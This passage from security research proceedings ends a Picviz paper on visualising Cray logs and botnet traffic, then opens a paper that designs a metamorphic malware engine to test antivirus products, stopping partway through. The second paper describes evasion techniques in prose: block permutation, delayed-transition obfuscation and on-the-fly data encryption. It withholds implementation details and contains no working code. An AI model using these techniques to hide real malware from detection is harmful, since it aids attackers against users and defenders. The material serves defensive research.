


Figure 6. Cray eventlogs graph

```
print "axes {\n";
print "    timeline t [label=\"Time\"];\n";
print "    enum     e [label=\"Event\"];\n";
print "    enum     s [label=\"Src\"];\n";
print "    enum     d [label=\"Svc\"];\n";
print "    string   l [label=\"Log\",relative=\"true\"];\n";
print "}\n";
```

5.3. **Graphing.** From the PGDL source generated and using the axes pair frequency rendering, a graph is created in Figure 6.

//-coords reveals the following facts:

- **Time range**: logs were written in a very short at very specific time. Without being accurate, one can say all logs are written between about 5am and 11am.
- **Coverage**: one event (the one in the middle) covers all sources.
- **Frequency**: the red lines shows that one event occurs way more than the other, that there is a source-destination triggering most of the events and a log occurs more than the others.
- **Differenciation**: Some low-frequency logs are far away from all the other logs. Interesting.

5.4. **Filtering.** As it is usualy interesting to start with those events that appear in low frequency on top of the fifth axis, a filtering is applied:

```
pcv -Tpngcairo event.pcv show plot > 90% on axis 5 -a
```

Which gives the figure 7.

No need for frequency analysis here, since it was done in the first graph. This graph outlines that a very few logs were written, that they all come from the same




FIGURE 7. Cray filtered eventlogs graph

class of event (second axis) and a few machines among all that were in the first graph make them.

Logs generating those lines are:

5.4.1. *Log #1.*

```
Bootdata ok (command line is earlyprintk=rcal0 load_ramdisk=1
ramdisk_size=80000 console=ttyL0 bootnodeip=192.168.0.1 bootproto=ssip
bootpath=/rr/current rootfs=nfs-shared root=/dev/sda1 pci=lastbus=3
oops=panic elevator=noop xtrel=2.1.33HD)
```

Interesting keywords: **earlyprintk**, **oops=panic**.

5.4.2. *Log #2.*

```
Bootdata ok (command line is earlyprintk=rcal0 load_ramdisk=1 CMD LINE
[earlyprintk=rcal0 load_ramdisk=1 ramdisk_size=80000 console=ttyL0
bootnodeip=192.168.0.1 bootproto=ssip bootpath=/rr/current
rootfs=nfs-shared root=/dev/sda1 pci=lastbus=3 oops=panic elevator=noop
xtrel=2.1.33HD]
```

Interesting keywords: **earlyprintk** x2, **CMD LINE**, **oops=panic**.

5.4.3. *Log #3.*

```
Bootdata ok (command line is earlyprintk=rcal0 load_ramdisk=1 Kernel
command line: earlyprintk=rcal0 load_ramdisk=1 ramdisk_size=80000
console=ttyL0 bootnodeip=192.168.0.1 bootproto=ssip bootpath=/rr/current
rootfs=nfs-shared root=/dev/sda1 pci=lastbus=3 oops=panic elevator=noop
xtrel=2.1.33HD
```

Interesting keywords: **earlyprintk** x2, **Kernel command line**, **oops=panic**.




FIGURE 8. Cray eventlogs graph with printk

5.4.4. *Log #4.*

```
Lustre: garIBlus-OST0005-osc-ffff8103f3fab800: Connection to service
garIBlus-OST0005 via nid 19@ptl was lost; in progress operations using this
service will wait for recovery to complete.
```

Interesting keywords: **Connection to service ... was lost**, **wait for recovery to complete**.

As one can see, Picviz successfully help to trace events on the most used node based on both frequency analysis and high values on the log axis. Because printk are the Linux kernel print function handling anything the kernel wants to print in usual abnormal situations, it is worth taking a look at it.

```
pcv -Tpngcairo -Wpcre event.pcv show value = ".*printk.*" on axis 5 -a
```

Which gives the figure 8, which outlines on the fifth axis lines previously seen, and others, appearing at about 10% on the same axis, that were mixed with the other logs. By looking at those logs value, there is:

5.4.5. *Log #1.*

```
printk: 64 messages suppressed
```

5.4.6. *Log #2.*

```
printk: 336 messages suppressed
```

Which reveals a set of repeated problems.

Of course, knowing exactly what occurred would require more work and knowledge of Cray systems. However using //-coords helped to understand easily what was happening on those machines, the way they log, the number of sources and what seems to be destinations.

In this section, the way //-coords were used may be looked as if one would have use the **grep** tool. Actually, the first generated picture and its frequency analysis helped to target data that could be most likely the source of an issue. Then, because




Figure 9. TCP vs UDP botnet analysis

lines were drawn far away from all the other and in low frequency, it went fairly easy to spot and focus on the **printk**.

6. Botnet analysis

Botnets attacks consists of spreading a malware to usually vulnerable Windows systems to get a maximum of machines. This big amount of machines allows an attacker to spread spams and make denial of services (DoS) attacks. Botnets can be controlled from IRC commands or similar custom protocol. Also files can be sent through various nodes using a peer to peer protocol[5].

When facing a Botnet attack, one will see connections from a big load of different source IP addresses. Making it hard to block. Most of the time, empirical tricks are being used to kill an ongoing DoS attack, such as renaming the target web file etc.

This section does not intend to explain details of a botnet attack, but how such an attack looks like and how it can be understood to help defending against it.

Because Picviz is good with such a number of events, a Botnet attack was captured and Argus was used to clear out network flows, it was used to generate a //-coords graph.

In this example, two types of images based on the same data were generated. Only the color varies:

- Figure 9: UDP traffic is in blue, TCP traffic in yellow
- Figure 10: Frequency analysis per pair-axes wise

Based on those two figures, it is easy to outline:

- The attack happens on two times: the first starting at about 1pm and stopping 30mn after. The second attack is bigger: starting at about 2pm and stopping 3 hours latter.




FIGURE 10. Botnet frequency analysis

- The TCP flow starts during the second attack and last during a short period of time.
- The frequency analysis is more interesting: one can easily see that several IP addresses knocked the same source port. Also, one single source IP receives most of the traffic. This is because it is the target machine.
- When superposing the two pictures, most of the generated traffic happens at the same time TCP traffic happens.

As an emergency counter-measure, two solutions can be considered: blocking any UDP traffic that is not DNS requests, NTP traffic or any critical service required by the network. Also, since the source port is shared for most of IP sources, it seems this value was hardcoded. Blocking this specific port may help resolving the problem for the time the administrator can take to understand more about the attack.

In all, even though the botnet understanding requires some time, using //-coords to see obvious facts can help having more time to investigate deeper.

7. CONCLUSION

This paper explained a disruptive way of responding to computer security related events using //-coords. This was exclusively run from system logs and network traffic. It can of course be extended to other parts of a machine, such as system calls or application behavior.

However, this paper neither covered all theoretical aspects nor all practical usage of //-coordinates. Much remains to be done, proved and experienced in both directions.

First of all, on the theoretical background :

- one should decide whether //-coordinates are efficient or not in analysing **randomly** generated points of mathematically well defined object.

- one should precisely explain how and why //-coordinates can be of any interest on datasets **not coming** from any mathematical definition (such as one encounters in computer security).

On the practical background of computer security, we proved how efficient //-coordinates images can be to help security administrators to find rare and unexpected events, as much as understand more complex mechanisms hidden in huge amounts of information.

We hope to investigate soon on the two questions above and report clear explanations (more or less based on some already existing literature).

Picviz offers a very efficient tool to get a quick and faithful look into gathered datasets: frequency is taken into account (axis by axis or on all axes together), offering a transversal information correlation which proved not to be obvious.

The generated image can be very technical and has its learning curve to be able to tune and help to get an efficient image one can easily find things in. However, even when reacting as a naive person, generating a picture a day can keep the doctor away and help to discover tendencies before it is too late. The kind of images Picviz can generate can be read by several kind of people and thus improves the network security reaction at several layers.

The future of Picviz will be to automate visually correlations and go further than //-coords to make a better representation of axes correlations.

References

[1] Conti, G., and Abdullah, K. Passive visual fingerprinting of network attack tools. In *VizSEC/DMSEC '04: Proceedings of the 2004 ACM workshop on Visualization and data mining for computer security* (New York, NY, USA, 2004), ACM, pp. 45–54.

[2] Gansner, E. R., Koutsofios, E., North, S. C., and phong Vo, K. A technique for drawing directed graphs. *IEEE Transactions on Software Engineering 19* (1993), 214–230.

[3] Grinstein, G., Mihalisin, T., Hinterberger, H., and Inselberg, A. Visualizing multidimensional (multivariate) data and relations. In *VIS '94: Proceedings of the conference on Visualization '94* (Los Alamitos, CA, USA, 1994), IEEE Computer Society Press, pp. 404–409.

[4] Hamming, R. Error detecting and error correcting codes. *Bell Syst. Tech. J. 29* (1950), 147–160.

[5] Holz, T., Steiner, M., Dahl, F., Biersack, E., and Freiling, F. Measurements and mitigation of peer-to-peer-based botnets: a case study on storm worm. In *LEET'08: Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats* (Berkeley, CA, USA, 2008), USENIX Association, pp. 1–9.

[6] Inselberg, A., and Avidan, T. The automated multidimensional detective. In *INFOVIS '99: Proceedings of the 1999 IEEE Symposium on Information Visualization* (Washington, DC, USA, 1999), IEEE Computer Society, p. 112.

[7] Inselberg, A., and Avidan, T. Classification and visualization for high-dimensional data. In *KDD '00: Proceedings of the sixth ACM SIGKDD international conference on Knowledge discovery and data mining* (New York, NY, USA, 2000), ACM, pp. 370–374.

[8] Inselberg, A., and Dimsdale, B. Parallel coordinates for visualizing multi-dimensional geometry. In *CG International '87 on Computer graphics 1987* (New York, NY, USA, 1987), Springer-Verlag New York, Inc., pp. 25–44.

[9] Inselberg, A., and Dimsdale, B. Multidimensional lines ii: proximity and applications. *SIAM J. Appl. Math. 54*, 2 (1994), 578–596.

[10] Levenshtein, V. I. Binary codes capable of correcting deletions, insertions, and reversals. Tech. Rep. 8, 1966.

Part I

Peer-reviewed Academic Papers

Are current antivirus programs able to detect complex metamorphic malware? An empirical evaluation.

Jean-Marie Borello[1], Éric Filiol[2], and Ludovic Mé[3]

[1] CELAR, BP 7419,
35 174 BRUZ Cedex, France
`jean-marie.borello@dga.defense.gouv.fr`
[2] ESIEA,
Laboratoire de virologie et de cryptologie opérationnelles,
53 000 Laval, France
[3] SUPELEC, SSIR (EA 4039), Rennes, France

Abstract. In this paper, we present the design of a metamorphic engine representing a type of hurdle that antivirus systems need to get over in their fight against malware. First we describe the two steps of the engine replication process : obfuscation and modeling. Then, we apply this engine to a real worm to evaluate current antivirus products detection capacities. This assessment leads to a classification of detection tools, based on their observable behavior, in two main categories: the first one, relying on static detection techniques, presents low detection rates obtained by heuristic analysis. The second one, composed of dynamic detection programs, focuses only on elementary suspicious actions. Consequently, no products appear to reliably detect the candidate malware after application of the metamorphic engine. Through this evaluation of antivirus products, we hope to help defenders understand and defend against the threat represented by this class of malware.

1 Introduction

Malware is a generic term used to describe all kinds of software presenting malicious behavior. In terms of security of computer users, malicious software is considered as major threat. Many detection programs are based on form detection relying on byte signature to identify a specific malware. To circumvent these detection tools, attackers have developed specific counter-measures, giving birth to more and more advanced code mutation techniques. Among all these techniques such as encryption and polymorphism, metamorphism is certainly the most advanced one. Metamorphism consists in canceling as much as possible any fixed element that would represent a potential detection pattern according to byte signature matching. Here, we consider metamorphism as a special class of self-replicating program.

From a theoretical point of view, few results exist concerning the detection complexity of code mutation techniques, even if these notions have already been evoked in F. Cohen's seminal works [10]. Recently, D. Spinellis has proved [24] that the detection of bounded-length polymorphic viruses is an NP-complete problem. Then, E. Filiol has formalized metamorphism by the means of formal grammars and languages [16] to extract three classes of detection complexity according to the corresponding grammar class identified by N. Chomsky [7, 8]: polynomial complexity for class 3 grammars, NP-complexity for class 1 and 2 grammars, and undecidablility for class 0 grammars.

From a practical point of view, very few metamorphic malware are known to exist thanks to the difficulty of writing such complex programs. The most advanced metamorphic virus known is MetaPHOR [13], for which 14 000 lines of assembly instructions (90% of the code) are dedicated to the metamorphic engine. Despite this complexity, this virus only uses simple instructions rewriting rules to change its forms. Thus, it was shown that this malware belongs to class 3 grammars and can then easily be detected [16].

In this paper, we focus on metamorphic malware detection. More precisely, it was suggested in [16] that a metamorphic malware presents few limitations from an execution context point of view, whereas any antivirus tool is bounded by severe time constraints. To take advantage of this time constraint, a new class of obfuscator denoted τ-obfuscator was introduced in [3] to delay code analysis for a predefined time τ. Our work aims at evaluating current antivirus products confronted by possible future threats that metamorphic malware could represent by taking advantage of the time-answer constraint from a detection point of view.

The contributions of this paper are the following:

– We propose a design of a metamorphic engine corresponding to a future possible threat that antivirus tools must deal with.
– We practically evaluate current malware detection products confronted by the well known worm MyDoom [14] after application of the metamorphic engine.

This paper is organized as follows. In section 2 we introduce metamorphic malware detection and its link with code obfuscation. In section 3 we present the description of our metamorphic engine. In section 4 we evaluate detection tools with the application of the metamorphic engine to a real worm.

2 Metamorphism and obfuscation

Metamorphic malware and code obfuscation techniques are narrow linked subjects. Indeed, as mentioned in [9], a metamorphic code can be viewed as an obfuscated program. So, detecting such a program leads to the ablility to deobfuscate it. Before describing our metamorphic engine approach, we briefly introduce these two fundamental notions of obfuscation and metamorphism.

Barak et al. informally defined an obfuscator $\mathcal{O}$ as a probabilistic compiler taking in input a program P, and producing a new program $\mathcal{O}(P)$ with the same functionality as P but being unintelligible [2]. Starting with this informal definition, they proposed a formal one based on oracle access to program. Then, they proved that no obfuscator exists according to this definition. Recently, another formalization of obfuscation, based on the notion of oracle programs led to the same impossibility result [3]. Despite these theoretical results, practical obfuscation has been intensively investigated to protect intellectual property and especially concerning high level languages such as .NET and JAVA [11, 12]. Indeed, with such languages, the resulting code contains all the information allowing us to easily retrieve the original program such as names, structures, data types, etc.

Concerning malware, obfuscation schemes were used to change the syntactic structure of the code to escape simple form detection techniques such as pattern matching. Metamorphic malware traditionally used basic obfuscation transformations modifying either data flow (rewriting rules, registers exchange) or control flow (branch insertions) to avoid pattern detection [5]. The choice of such basic obfuscations transformations was clearly evoked in [21] as follows: *"... a metamorphic virus must be able to disassemble and reverse itself. Thus a metamorphic virus cannot utilize [...] techniques that make it harder or impossible for its code to be disassembled or reverse engineered by itself."* In agreement with this point of view, many static detection approaches based on de-obfuscation techniques (such as data flow analysis [1], slicing [26]) were developed [6, 29, 23]. However, more complex obfuscation schemes based on control flow modifications such as [5], could thwart these static detection techniques. Being aware of static detection limitations, an increasing number of antivirus products consider behavioral detection, which can be divided in two classes [18]. The first one is represented by dynamic detectors relying on sequences of observable events such as system call traces. The second one is composed of static verifiers relying on instruction meta-structures (graphs, temporal logic formula). In all cases, a behavioral description comprises temporal aspects. In [19], the coverage of behavioral detection engines was assessed with the introduction of functional polymorphic engines. Briefly, a functional polymorphic engine was defined as a malware embedding a non deterministic compiler to dynamically produce functional variants from a high level malware description. In this paper, we focus on the temporal constraint aspect by investigating the new threat that τ-obfuscation-based metamorphic malware could represent on antivirus products.

3 Metamorphic engine description

From a high level point of view, a metamorphic engine offers a self-replicating property which has to produce a syntactically different but semantically equivalent mutated form. A generic description of metamorphic binary-transformation is given in [28]. Here, we present our metamorphic engine self replication process, which acts in two steps:

1. In the first step, known as the obfuscation step, the engine changes its form to escape detection algorithms. The main purpose of this step is to avoid static detection approaches such as [9, 6, 4]
2. In the second step, the already obfuscated engine reverses its own obfuscation transformations to come back to its original form. This step, known as the modeling step, allows the engine to re-obfuscate itself. It is worth mentioning here that the reverse engine in charge of the engine modeling is itself obfuscated otherwise it could be easily detected by pattern matching.

This section presents the design of our metamorphic engine. More precisely, in 3.1, we focus on the obfuscation step. In 3.2, we describe the engine information needed to ensure its modeling. In 3.3, we describe the whole replication process. Finally, in 3.4, we explain how to produce a metamorphic binary starting from the sources of an original program.

3.1 Obfuscation step

This section presents the obfuscation step in the self-replication process of our metamorphic engine. The obfuscation process has to work on both the code and the data in a program at the same time .

Code obfuscation The general code obfuscation scheme detailed hereafter is inspired from [5]. Let P be a program composed of n consecutive instructions $(I_1, \dots I_n)$. This program P is split in k consecutive blocks $P = (P_1, \dots, P_k)$. Each of these blocks contains a random number of instructions. Let σ be a random permutation over the set $[1, n]$ used to randomize P_i blocks. For each P_i block, we define a new block $P'_{\sigma(i)}$ with its transition. This approach is illustrated in figure 1. On the left hand, we have an original program P composed of ten instructions whose control flow is represented with arrows. The boxes illustrate the random splitting of P in five blocks. On the right hand, the new program P' is obtained by permutating P_i blocks according to σ.

It is easy to see that whatever the *Control Flow Graph* (CFG) of program P looks like, the execution remains the same if after executing the last instruction of block $P'_{\sigma(i)}$, the first instruction of $P'_{\sigma(i+1)}$ is reached. These transitions, represented with dashed arrows in figure 1, are the key points of the obfuscation scheme. For instance, considering the block containing instructions I_1, I_2 and I_3, the execution of instruction I_3 must lead to I_4 as illustrated in P and P'.

As the splitting is randomly generated, no syntactic pattern can be directly extracted, according to this approach. Moreover, it was proved in [5] that the static detection of metamorphic malware employing such a technique in a multi path assumption, is an NP-complete problem. In static analysis, the multi path assumption translates the difficulty of branch target evaluation. Indeed, considering a branch instruction, represented as follows, "`if` (*condition*) {*branch1*} `else` {*branch2*}", the *condition* evaluation can be highly complicated by the use of opaque predicates as detailed in [11]. Informally, a predicate is said to be opaque if it has a property which is known to the obfuscator, but which is




Fig. 1. Illustration of the obfuscation scheme. Original program P on the left and the obfuscated program P' on the right.

difficult for the deobfuscator to deduce. Thus, if a program cannot determine the *condition* value, then it has to consider the two branches as possibly executable paths. However, the creation of opaque predicates which are difficult to resolve is a hard task [11]. It is also the case from a metamorphic malware point of view. Instead of focusing on opaque predicate creation, we deliberately choose to take advantage of the malware time detection constraint evoked in [16] and [3].

In other words, each block P' transition is τ-obfuscated by dynamically computing the target destination. Several approaches were detailed in [3] to τ-obfuscate programs. In order to facilitate time measurement, we decided to use an obfuscated loop which computes the destination address. So, for the rest of the article, the τ delaying time is measured thanks to the number of iterations in the transitions loops. Here, we only present a sketch of our τ obfuscation design for two reasons. First, from an ethical point of view, giving a complete description of the implementation could lead an attacker to directly write such a metamorphic engine, which is a non affordable risk. Second, according to the experiment result, τ-obfuscation seems to have no impact on current detection tools. So, τ-obfuscation does not appear to be the key component of the metamorphic engine. To achieve τ-obfuscation, the key idea consists in choosing a random function f for each transition. Then the target address is determined by the number of compositions of this function f. Of course, this simple loop is obfuscated using classical techniques such as rewriting rules to avoid any patterns.

Data obfuscation A simple way to protect data is encryption as used in polymorphic malware, for example. In this case, the malware execution begins with a (polymorphic) decryption routine acting on the rest of the code and data. After this decryption, all the code and data represent a possible detection pattern. Thus, a practical detection ([25] pages 451-458) consists in emulating the decryption routine to come back to classical pattern matching detection techniques on the decrypted program.

To avoid such a detection, a better approach consists in decrypting data just before they are used and re-encrypting them just after. By data we mean a block of data which cannot be divided without a loss of semantics (for instance, a string, a switch table, a structure,etc.). This technique known as on-the-fly encryption is commonly used in malware protection (DarkParanoid [20] and W32/Elkern [15]). More precisely, let f be a function taking as parameter a data block, denoted D. Our original program P computes the function $f(D)$. Let E be a symmetric encryption scheme. We modify the original program P to get the program P' defined as follows: P' contains (in its binary representation) an encryption key K and the encrypted data $C = E_K(D)$. Then, during its execution, P' starts with the decryption of the encrypted data C. After that, P' computes f with the previous decrypted data D. Finally, P' re-encrypts this data D with the same key K. So, without the knowledge of the key K, the protection of D is guaranteed by the robustness of the encryption scheme.

The data obfuscation process consists in randomizing the key value and its position in such a way that only the piece of code which previously had access to this key has access to the new one. The new program contains the new encryption K' and the new encrypted data $C' = E_{K'}(D)$. In this case, the decryption key can only be discovered by disassembling the code. Thus, the robustness of data obfuscation directly relies on the robustness of the previous code obfuscation guaranteed by τ-obfuscation.

3.2 Modeling Step : the necessity of extra information

This section presents the modeling step in the self replication process of the metamorphic engine. From now on, we consider that the metamorphic engine M is already obfuscated, as presented in section 1. The obfuscated metamorphic engine is denoted M' in the rest of the section.

From its entry point, M' must be able to extract its structure in memory in order to re-obfuscate itself. Without any particular information on the way it was produced, M' would have to disassemble itself as any other external program would have to. In this case, the engine would be confronted with the difficulty of reversing its own obfuscation scheme. So, to easily reverse its own code, M' must embed extra information allowing its de-obfuscation without simplifying the detection.

According to the obfuscation scheme presented in 3.1, coming back to M means recovering the original sequence of code blocks $(M_1, \ldots, M_n)$ and the original data blocks. More precisely, the extra information to be embedded is composed of:

1. the description of the original sequence of code blocks $(P_1, \ldots, P_n)$;
2. the description of data blocks with their corresponding encryption key;
3. the description of memory references.

With these three elements, the metamorphic engine M' is able to come back to its exact original (de-obfuscated) form M. We shall explain the necessity of references. At binary level, each logical element in a program (a block of data, an instruction, an import table entry,etc.) is represented by its address. As these addresses change during each mutation according to the previous obfuscation scheme, the metamorphic engine must be able to find and update these references according to the new position of the corresponding element. Unfortunately, the exact determination of references in a binary program is difficult.

To illustrate this problem, let us consider the following assembly instruction: `cmp eax, 0402000h`. This instruction compares the value contained in the `eax` register with the hexadecimal value `402000`. Considering the metamorphic engine (or any disassembler), the problem consists in determining the semantics of this value. In other words, is it an address or not? Now, let us consider the two following programs described in C language: both of them declared a constant value `MY_FLAG` in line 1 and a global string `Global1` in line 2. The `main` function only declares a variable in line 6, whose value is supposed to be defined later in the `main` function. The key point is the `if` statement line 8 which compares `var1` with `MY_FLAG` in the first source and with `Global1` in the second source.

Considering the particular case where the compilation process places the `Global1` string at address `402000` in the two resulting binaries, line 8 corresponds to the previous assembly instruction. It is worth mentioning that this extreme academic case is not very probable, but clearly illustrates the problem of the references. Concerning our metamorphic approach, code and data are randomly dispersed throughout the program during the replication. So, considering the

```
#define MY_FLAG 0x402000
char     Global1[]="string";

main()
{
     int var1;
     ...
     if (var1==MY_FLAG) {...}
}
```

```
#define MY_FLAG 0x402000
char     Global1[]="string";

main()
{
     char* var1;
     ...
     if (var1==Global1) {...}
}
```

Fig. 2. Example of references determination problem.

